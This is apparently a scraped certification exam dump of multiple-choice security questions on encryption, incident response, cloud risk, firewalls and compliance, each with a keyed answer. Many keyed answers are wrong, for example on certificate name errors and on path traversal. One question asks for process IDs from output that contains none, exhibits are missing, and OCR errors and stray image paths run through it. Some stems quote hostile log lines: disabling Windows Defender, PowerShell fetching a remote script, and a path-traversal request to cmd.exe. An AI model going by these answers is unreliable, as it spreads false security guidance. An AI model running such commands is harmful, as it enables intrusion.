C. Inability to selected AES-256 encryption
D. Removal of user authentication requirements

Answer: A

NEW QUESTION 173
Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?

A. Key sharing
B. Key distribution
C. Key recovery
D. Key escrow

Answer: D

NEW QUESTION 174
A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM an downloaded the image to a secured USB drive to share with the government. Which of the following should be taken into consideration during the process of releasing the drive to the government?

A. Encryption in transit
B. Legal issues
C. Chain of custody
D. Order of volatility
E. Key exchange

Answer: C

NEW QUESTION 175
A security analyst is trying to identify the source of a recent data loss incident. The analyst has reviewed all the for the time surrounding the identified all the assets on the network at the time of the data loss. The analyst suspects the key to finding the source was obfuscated in an application. Which of the following tools should the analyst use NEXT?

A. Software Decomplier
B. Network enurrerator
C. Log reduction and analysis tool
D. Static code analysis

Answer: D

NEW QUESTION 178
A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks.
Which of the following sources could the architect consult to address this security concern?

A. SDLC
B. OVAL
C. IEEE
D. OWASP

Answer: D

Explanation:
OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard

NEW QUESTION 179
An organization is researching the automation capabilities for systems within an OT network. A security analyst wants to assist with creating secure coding practices and would like to learn about the programming languages used on the PLCs. Which of the following programming languages is the MOST relevant for PLCs?

A. Ladder logic
B. Rust
C. C
D. Python
E. Java

Answer: A

NEW QUESTION 182
A company was recently infected by malware. During the root cause analysis. the company determined that several users were installing their own applications. TO prevent further compromises, the company has decided it will only allow authorized applications to run on its systems. Which Of the following should the company implement?

A. Signing
B. Access control
C. HIPS
D. Permit listing

Answer: D

NEW QUESTION 187
A security analyst notices a number of SIEM events that show the following activity:

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

Which of the following response actions should the analyst take FIRST?

A. Disable powershell.exe on all Microsoft Windows endpoints.
B. Restart Microsoft Windows Defender.
C. Configure the forward proxy to block 40.90.23.154.
D. Disable local administrator privileges on the endpoints.

Answer: C

Explanation:
top the data exfiltration and sever all malicious traffic first, and then clean up the internal mess.

NEW QUESTION 192
An organization requires a contractual document that includes
• An overview of what is covered
• Goals and objectives
• Performance metrics for each party
• A review of how the agreement is managed by all parties
Which of the following BEST describes this type of contractual document?

A. SLA
B. BAA
C. NDA
D. ISA

Answer: A

NEW QUESTION 197
A security architect is reviewing the following proposed corporate firewall architecture and configuration:

```
DMZ architecture
Internet---------70.54.30.1-[Firewall_A]----192.168.1.0/24----[Firewall_B]----10.0.0.0/16----corporate net

Firewall_A ACL
10 PERMIT FROM 0.0.0.0/0 TO 192.168.1.0/24 TCP 80,443
20 DENY FROM 0.0.0.0/0 TO 0.0.0.0/0 TCP/UDP 0-65535

Firewall_B ACL
10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443
20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
30 PERMIT FROM 192.168.1.0/24 TO $DB_SERVERS TCP/UDP 3306
40 DENY FROM 192.168.1.0/24 TO 10.0.0.0/16 TCP/UDP 0-65535
```

Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:
Web servers must receive all updates via HTTP/S from the corporate network. Web servers should not initiate communication with the Internet.
Web servers should only connect to preapproved corporate database servers.
Employees' computing devices should only connect to web services over ports 80 and 443.
Which of the following should the architect recommend to ensure all requirements are met in the MOST secure manner? (Choose two.)

A. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443
B. Add the following to Firewall_A: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP 80,443
C. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
D. Add the following to Firewall_B: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535
E. Add the following to Firewall_B: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0-65535
F. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443

Answer: AD

NEW QUESTION 202
Which of the following is required for an organization to meet the ISO 27018 standard?

A. All Pll must be encrypted.
B. All network traffic must be inspected.
C. GDPR equivalent standards must be met
D. COBIT equivalent standards must be met


Answer: A

NEW QUESTION 203
A company launched a new service and created a landing page within its website network for users to access the service. Per company policy, all websites must utilize encryption for any authentication pages. A junior network administrator proceeded to use an outdated procedure to order new certificates. Afterward, customers are reporting the following error when accessing a new web page: NET:ERR_CERT_COMMON_NAME_INVALID. Which of the following BEST describes what the administrator should do NEXT?

A. Request a new certificate with the correct subject alternative name that includes the new websites.
B. Request a new certificate with the correct organizational unit for the company's website.
C. Request a new certificate with a stronger encryption strength and the latest cipher suite.
D. Request a new certificate with the same information but including the old certificate on the CRL.

Answer: D

NEW QUESTION 207
A security analyst is reading the results of a successful exploit that was recently conducted by third-party penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:



The penetration testers MOST likely took advantage of:

A. A TOC/TOU vulnerability
B. A plain-text password disclosure
C. An integer overflow vulnerability
D. A buffer overflow vulnerability

Answer: A

NEW QUESTION 208
A developer wants to develop a secure external-facing web application. The developer is looking for an online community that produces tools, methodologies, articles, and documentation in the field of
web-application security Which of the following is the BEST option?

A. ICANN
B. PCI DSS
C. OWASP
D. CSA
E. NIST

Answer: C

NEW QUESTION 213
An organization is establishing a new software assurance program to vet applications before they are introduced into the production environment, Unfortunately. many Of the applications are provided only as compiled binaries. Which Of the following should the organization use to analyze these applications? (Select TWO).

A. Regression testing
B. SAST
C. Third-party dependency management
D. IDE SAST
E. Fuzz testing
F. IAST

Answer: DE

NEW QUESTION 218
An organization decided to begin issuing corporate mobile device users microSD HSMs that must be installed in the mobile devices in order to access corporate resources remotely. Which of the following features of these devices MOST likely led to this decision? (Select TWO.)

A. Software-backed keystore
B. Embedded cryptoprocessor
C. Hardware-backed public key storage
D. Support for stream ciphers
E. Decentralized key management
F. TPM 2.0 attestation services

Answer: BC

NEW QUESTION 223
While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware. Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

A. Pay the ransom within 48 hours.
B. Isolate the servers to prevent the spread.

C. Notify law enforcement.
D. Request that the affected servers be restored immediately.

Answer: B

NEW QUESTION 225
A company Is adopting a new artificial-intelligence-based analytics SaaS solution. This Is the company's first attempt at using a SaaS solution, and a security architect has been asked to determine any future risks. Which of the following would be the GREATEST risk In adopting this solution?

A. The inability to assign access controls to comply with company policy
B. The inability to require the service provider process data in a specific country
C. The inability to obtain company data when migrating to another service
D. The inability to conduct security assessments against a service provider

Answer: C

NEW QUESTION 228
A security analyst is reviewing network connectivity on a Linux workstation and examining the active TCP connections using the command line.
Which of the following commands would be the BEST to run to view only active Internet connections?

A. sudo netstat -antu | grep “LISTEN” | awk ‘{print$5}’
B. sudo netstat -nlt -p | grep “ESTABLISHED”
C. sudo netstat -plntu | grep -v “Foreign Address”
D. sudo netstat -pnut -w | column -t -s $’\w’
E. sudo netstat -pnut | grep -P ^tcp

Answer: E

NEW QUESTION 229
A large number of emails have been reported, and a security analyst is reviewing the following information from the emails:

```
Received: From postfix.com [102.8.14.10]
Received: From prod.protection.email.comptia.com [99.5.143.140]
SPF: Pass
From: <carl.b@comptia1.com>
Subject: Subject Matter Experts
X-IncomingHeaderCount:4
Return-Path: carl.b@comptia.com
Date: Sat, 4 Oct 2020 22:01:59
```

As part of the image process, which of the following is the FIRST step the analyst should take?

A. Block the email address carl b@comptia1 com, as it is sending spam to subject matter experts
B. Validate the final "Received" header against the DNS entry of the domain.
C. Compare the 'Return-Path" and "Received" fields.
D. Ignore the emails, as SPF validation is successful, and it is a false positive

Answer: C

NEW QUESTION 231
Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs.
Which of the following should a security engineer recommend to BEST remedy the performance issues in a timely manner?

A. Implement rate limiting on the API.
B. Implement geoblocking on the WAF.
C. Implement OAuth 2.0 on the API.
D. Implement input validation on the API.

Answer: A

NEW QUESTION 233
A company’s claims processed department has a mobile workforce that receives a large number of email submissions from personal email addresses. An employees recently received an email that approved to be claim form, but it installed malicious software on the employee’s laptop when was opened.

A. Impalement application whitelisting and add only the email client to the whitelist for laptop in the claims processing department.
B. Required all laptops to connect to the VPN before accessing email.
C. Implement cloud-based content filtering with sandboxing capabilities.
D. Install a mail gateway to scan incoming messages and strip attachments before they reach the mailbox.

Answer: C

NEW QUESTION 236
A security engineer needs 10 implement a CASB to secure employee user web traffic. A Key requirement is mat relevant event data must be collected from existing on-premises infrastructure components and consumed by me CASB to expand traffic visibility. The solution must be nighty resilient to network outages.
Which of the following architectural components would BEST meet these requirements?

A. Log collection
B. Reverse proxy
C. AWAF
D. API mode

Answer: A

NEW QUESTION 239
A company is moving most of its customer-facing production systems to the cloud-facing production systems to the cloud. IaaS is the service model being used. The Chief Executive Officer is concerned about the type of encryption available and requires the solution must have the highest level of security.
Which of the following encryption methods should the cloud security engineer select during the implementation phase?

A. Instance-based
B. Storage-based
C. Proxy-based
D. Array controller-based

Answer: B

Explanation:
We recommend that you encrypt your virtual hard disks (VHDs) to help protect your boot volume and data volumes at rest in storage, along with your encryption keys and secrets. Azure Disk Encryption helps you encrypt your Windows and Linux IaaS virtual machine disks. Azure Disk Encryption uses the industry-standard BitLocker feature of Windows and the DM-Crypt feature of Linux to provide volume
encryption for the OS and the data disks. The solution is integrated with Azure Key Vault to help you control and manage the disk-encryption keys and secrets in your key vault subscription. The solution also ensures that all data on the virtual machine disks are encrypted at rest in Azure Storage.
https://docs.microsoft.com/en-us/azure/security/fundamentals/iaas

NEW QUESTION 242
Company A acquired Company . During an audit, a security engineer found Company B’s environment was inadequately patched. In response, Company A placed a firewall between the two environments until Company B's infrastructure could be integrated into Company A’s security program.
Which of the following risk-handling techniques was used?

A. Accept
B. Avoid
C. Transfer
D. Mitigate

Answer: D

NEW QUESTION 245
Ann, a CIRT member, is conducting incident response activities on a network that consists of several hundred virtual servers and thousands of endpoints and users. The network generates more than 10,000 log messages per second. The enterprise belong to a large, web-based cryptocurrency startup, Ann has distilled the relevant information into an easily digestible report for executive management . However, she still needs to collect evidence of the intrusion that caused the incident. Which of the following should Ann use to gather the required information?

A. Traffic interceptor log analysis
B. Log reduction and visualization tools
C. Proof of work analysis
D. Ledger analysis software

Answer: B

NEW QUESTION 247
An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PI I and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:
1) There will be a 520,000 per day revenue loss for each day the system is delayed going into production.
2) The inherent risk is high.
3) The residual risk is low.
4) There will be a staged deployment to the solution rollout to the contact center.
Which of the following risk-handling techniques will BEST meet the organization's requirements?

A. Apply for a security exemption, as the risk is too high to accept.
B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
C. Accept the risk, as compensating controls have been implemented to manage the risk.
D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: D

NEW QUESTION 251
A Chief information Security Officer (CISO) is developing corrective-action plans based on the following from a vulnerability scan of internal hosts:

Which of the following MOST appropriate corrective action to document for this finding?

A. The product owner should perform a business impact assessment regarding the ability to implement a WAF.
B. The application developer should use a static code analysis tool to ensure any application code is not vulnerable to buffer overflows.
C. The system administrator should evaluate dependencies and perform upgrade as necessary.
D. The security operations center should develop a custom IDS rule to prevent attacks buffer overflows against this server.

Answer: A

NEW QUESTION 253
Which of the following controls primarily detects abuse of privilege but does not prevent it?

A. Off-boarding
B. Separation of duties
C. Least privilege
D. Job rotation

Answer: A

NEW QUESTION 254
A review of the past year's attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.
Which of the following would be BEST for the company to implement?

A. A WAF
B. An IDS
C. A SIEM
D. A honeypot

Answer: D

NEW QUESTION 256
An auditor needs to scan documents at rest for sensitive text. These documents contain both text and Images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Select TWO).

A. Document interpolation
B. Regular expression pattern matching
C. Optical character recognition functionality
D. Baseline image matching
E. Advanced rasterization
F. Watermarking

Answer: AC

NEW QUESTION 261
An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:
* Be based on open-source Android for user familiarity and ease.
* Provide a single application for inventory management of physical assets.
* Permit use of the camera be only the inventory application for the purposes of scanning
* Disallow any and all configuration baseline modifications.
* Restrict all access to any device resource other than those requirement ?

A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

Answer: A

NEW QUESTION 265
A security analyst needs to recommend a remediation to the following threat:

```
GET http://comptia.com/casp/search?q=scriptingcrc
GET http://comptia.com/casp/..%5../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

Which of the following actions should the security analyst propose to prevent this successful exploitation?

A. Patch the system.
B. Update the antivirus.
C. Install a host-based firewall.
D. Enable TLS 1.2.

Answer: D

NEW QUESTION 269
A threat analyst notices the following URL while going through the HTTP logs.

Which of the following attack types is the threat analyst seeing?

A. SQL injection
B. CSRF
C. Session hijacking
D. XSS

Answer: D

NEW QUESTION 271
A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.
Which of the following would provide the BEST boot loader protection?

A. TPM
B. HSM
C. PKI
D. UEFI/BIOS

Answer: D

NEW QUESTION 276
An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:
ERR_SSL_VERSION_OR_CIPHER_MISMATCH
Which of the following is MOST likely the root cause?

A. The client application is testing PFS.
B. The client application is configured to use ECDHE.
C. The client application is configured to use RC4.
D. The client application is configured to use AES-256 in GCM.

Answer: C

NEW QUESTION 280
A home automation company just purchased and installed tools for its SOC to enable incident identification and response on software the company develops. The company would like to prioritize defenses against the following attack scenarios:
Unauthorized insertions into application development environments
Authorized insiders making unauthorized changes to environment configurations
Which of the following actions will enable the data feeds needed to detect these types of attacks on development environments? (Choose two.)

A. Perform static code analysis of committed code and generate summary reports.
B. Implement an XML gateway and monitor for policy violations.
C. Monitor dependency management tools and report on susceptible third-party libraries.
D. Install an IDS on the development subnet and passively monitor for vulnerable services.
E. Model user behavior and monitor for deviations from normal.
F. Continuously monitor code commits to repositories and generate summary logs.

Answer: AF

NEW QUESTION 283
A company publishes several APIs for customers and is required to use keys to segregate customer data sets. Which of the following would be BEST to use to store customer keys?

A. A trusted platform module
B. A hardware security module
C. A localized key store
D. A public key infrastructure

Answer: B

NEW QUESTION 285
A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.
Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
B. Implementing redundant stores and services across diverse CSPs for high availability
C. Emulating OS and hardware architectures to blur operations from CSP view
D. Purchasing managed FIM services to alert on detected modifications to covered data

Answer: D

NEW QUESTION 287
As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation.
Which of the following BEST describes this process?

A. Deepfake
B. Know your customer
C. Identity proofing
D. Passwordless

Answer: C

NEW QUESTION 292
A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one.
Which of the following would be BEST suited to meet these requirements?

A. ARF
B. ISACs
C. Node.js
D. OVAL

Answer: B

NEW QUESTION 297
A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage.
Which of the following is a security concern that will MOST likely need to be addressed during migration?

A. Latency
B. Data exposure
C. Data loss
D. Data dispersion

Answer: B

NEW QUESTION 299
A security analyst receives an alert from the SIEM regarding unusual activity on an authorized public SSH jump server. To further investigate, the analyst pulls the event logs directly from /var/log/auth.log: graphic.ssh_auth_log.
Which of the following actions would BEST address the potential risks by the activity in the logs?

A. Alerting the misconfigured service account password
B. Modifying the AllowUsers configuration directive
C. Restricting external port 22 access
D. Implementing host-key preferences

Answer: B

NEW QUESTION 301
A company based in the United States holds insurance details of EU citizens. Which of the following must be adhered to when processing EU citizens' personal, private, and confidential data?

A. The principle of lawful, fair, and transparent processing
B. The right to be forgotten principle of personal data erasure requests
C. The non-repudiation and deniability principle
D. The principle of encryption, obfuscation, and data masking

Answer: A

NEW QUESTION 306
In preparation for the holiday season, a company redesigned the system that manages retail sales and moved it to a cloud service provider. The new infrastructure did not meet the company's availability requirements. During a postmortem analysis, the following issues were highlighted:
* 1. International users reported latency when images on the web page were initially loading.
* 2. During times of report processing, users reported issues with inventory when attempting to place orders.
* 3. Despite the fact that ten new API servers were added, the load across servers was heavy at peak times. Which of the following infrastructure design changes would be BEST for the organization to implement to
avoid these issues in the future?

A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.
B. Increase the bandwidth for the server that delivers images, use a CDN, change the database to a non-relational database, and split the ten API servers across

two load balancers.
C. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.
D. Serve static-content object storage across different regions, increase the instance size on the managed relational database, and distribute the ten API servers across multiple regions.

Answer: A

NEW QUESTION 308
A software development company makes Its software version available to customers from a web portal. On several occasions, hackers were able to access the software repository to change the package that is automatically published on the website. Which of the following would be the BEST technique to ensure the software the users download is the official software released by the company?

A. Distribute the software via a third-party repository.
B. Close the web repository and deliver the software via email.
C. Email the software link to all customers.
D. Display the SHA checksum on the website.

Answer: D

NEW QUESTION 313
Due to internal resource constraints, the management team has asked the principal security architect to recommend a solution that shifts partial responsibility for application-level controls to the cloud provider. In the shared responsibility model, which of the following levels of service meets this requirement?
A. laaS
B. SaaS
C. FaaS
D. PaaS

Answer: D

NEW QUESTION 314
An organization's existing infrastructure includes site-to-site VPNs between datacenters. In the past year, a sophisticated attacker exploited a zero-day vulnerability on the VPN concentrator. Consequently,
the Chief Information Security Officer (CISO) is making infrastructure changes to mitigate the risk of service loss should another zero-day exploit be used against the VPN solution.
Which of the following designs would be BEST for the CISO to use?

A. Adding a second redundant layer of alternate vendor VPN concentrators
B. Using Base64 encoding within the existing site-to-site VPN connections
C. Distributing security resources across VPN sites
D. Implementing IDS services with each VPN concentrator
E. Transitioning to a container-based architecture for site-based services

Answer: A


Explanation:
If on VPN concentrator goes down due to a zero day threat, having a redundant VPN concentrator of a different vendor should keep you going.

NEW QUESTION 317
A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.
Which of the following is the MOST likely cause?

A. The user agent client is not compatible with the WAF.
B. A certificate on the WAF is expired.
C. HTTP traffic is not forwarding to HTTPS to decrypt.
D. Old, vulnerable cipher suites are still being used.

Answer: D

NEW QUESTION 318
An analyst execute a vulnerability scan against an internet-facing DNS server and receives the following report:



Which of the following tools should the analyst use FIRST to validate the most critical vulnerability?

A. Password cracker
B. Port scanner
C. Account enumerator
D. Exploitation framework

Answer: A

NEW QUESTION 323
A company's Chief Information Officer wants to Implement IDS software onto the current system's architecture to provide an additional layer of security. The software must be able to monitor system activity, provide Information on attempted attacks, and provide analysis of malicious activities to determine the processes or users Involved. Which of the following would provide this information?

A. HIPS
B. UEBA
C. HIDS
D. NIDS

Answer: B

NEW QUESTION 327
An organization developed a social media application that is used by customers in multiple remote geographic locations around the world. The organization's headquarters and only datacenter are located in New York City. The Chief Information Security Officer wants to ensure the following requirements are met for the social media application:
Low latency for all mobile users to improve the users' experience SSL offloading to improve web server performance
Protection against DoS and DDoS attacks High availability
Which of the following should the organization implement to BEST ensure all requirements are met?

A. A cache server farm in its datacenter
B. A load-balanced group of reverse proxy servers with SSL acceleration
C. A CDN with the origin set to its datacenter
D. Dual gigabit-speed Internet connections with managed DDoS prevention

Answer: B

NEW QUESTION 330
An attack team performed a penetration test on a new smart card system. The team demonstrated that by subjecting the smart card to high temperatures, the secret key could be revealed.
Which of the following side-channel attacks did the team use?

A. Differential power analysis
B. Differential fault analysis
C. Differential temperature analysis
D. Differential timing analysis

Answer: B

Explanation:
"Differential fault analysis (DFA) is a type of active side-channel attack in the field of cryptography, specifically cryptanalysis. The principle is to induce faults—unexpected environmental conditions—into cryptographic operations, to reveal their internal states."

NEW QUESTION 334
A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.
Which of the following does the business's IT manager need to consider?

A. The availability of personal data
B. The right to personal data erasure
C. The company's annual revenue
D. The language of the web application

Answer: B

NEW QUESTION 339
A security analyst is investigating a series of suspicious emails by employees to the security team. The email appear to come from a current business partner and do not contain images or URLs. No images or URLs were stripped from the message by the security tools the company uses instead, the emails only include the following in plain text.

Which of the following should the security analyst perform?

A. Contact the security department at the business partner and alert them to the email event.
B. Block the IP address for the business partner at the perimeter firewall.
C. Pull the devices of the affected employees from the network in case they are infected with a zero-day virus.
D. Configure the email gateway to automatically quarantine all messages originating from the business partner.

Answer: A

NEW QUESTION 343
A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.

```
procs ---------memory--------swap---io--  --system-- -----cpu------
r b swpd free  buff   cache  si so bi     bo          in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0  304023 30004040    217 883  13 3  83 1  0
1 0 0    44408 110052 623096 0  0  300    200003      88  1446 31 4  65 0  0
0 0 0    44524 110052 623096 0  0  400020 20          84  872  11 2  87 0  0
0 2 0    44516 110052 623096 0  0  10     0           149 142  18 5  77 0  0
0 0 0    44524 110052 623096 0  0  0      0           60  431  14 1  85 0  0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

A. 65
B. 77
C. 83
D. 87

Answer: C

NEW QUESTION 345
A security auditor needs to review the manner in which an entertainment device operates. The auditor is analyzing the output of a port scanning tool to determine the next steps in the security review. Given the following log output.
The best option for the auditor to use NEXT is:

```
# nmap -F -T4 192.168.8.11
Starting Nmap 7.60
Nmap scan report for 192.168.8.11
Host is up (0.70Zs latency).
Not shown: 99 filtered ports
PORT    STATE   SERVICE
80/tcp  open    http
MAC Address: 04:18:18:EB:1D:13 (CompTIA)
Nmap done: 1 IP address (1 host up) scanned in 3.18 seconds
```

A. A SCAP assessment.
B. Reverse engineering
C. Fuzzing
D. Network interception.

Answer: A

NEW QUESTION 349
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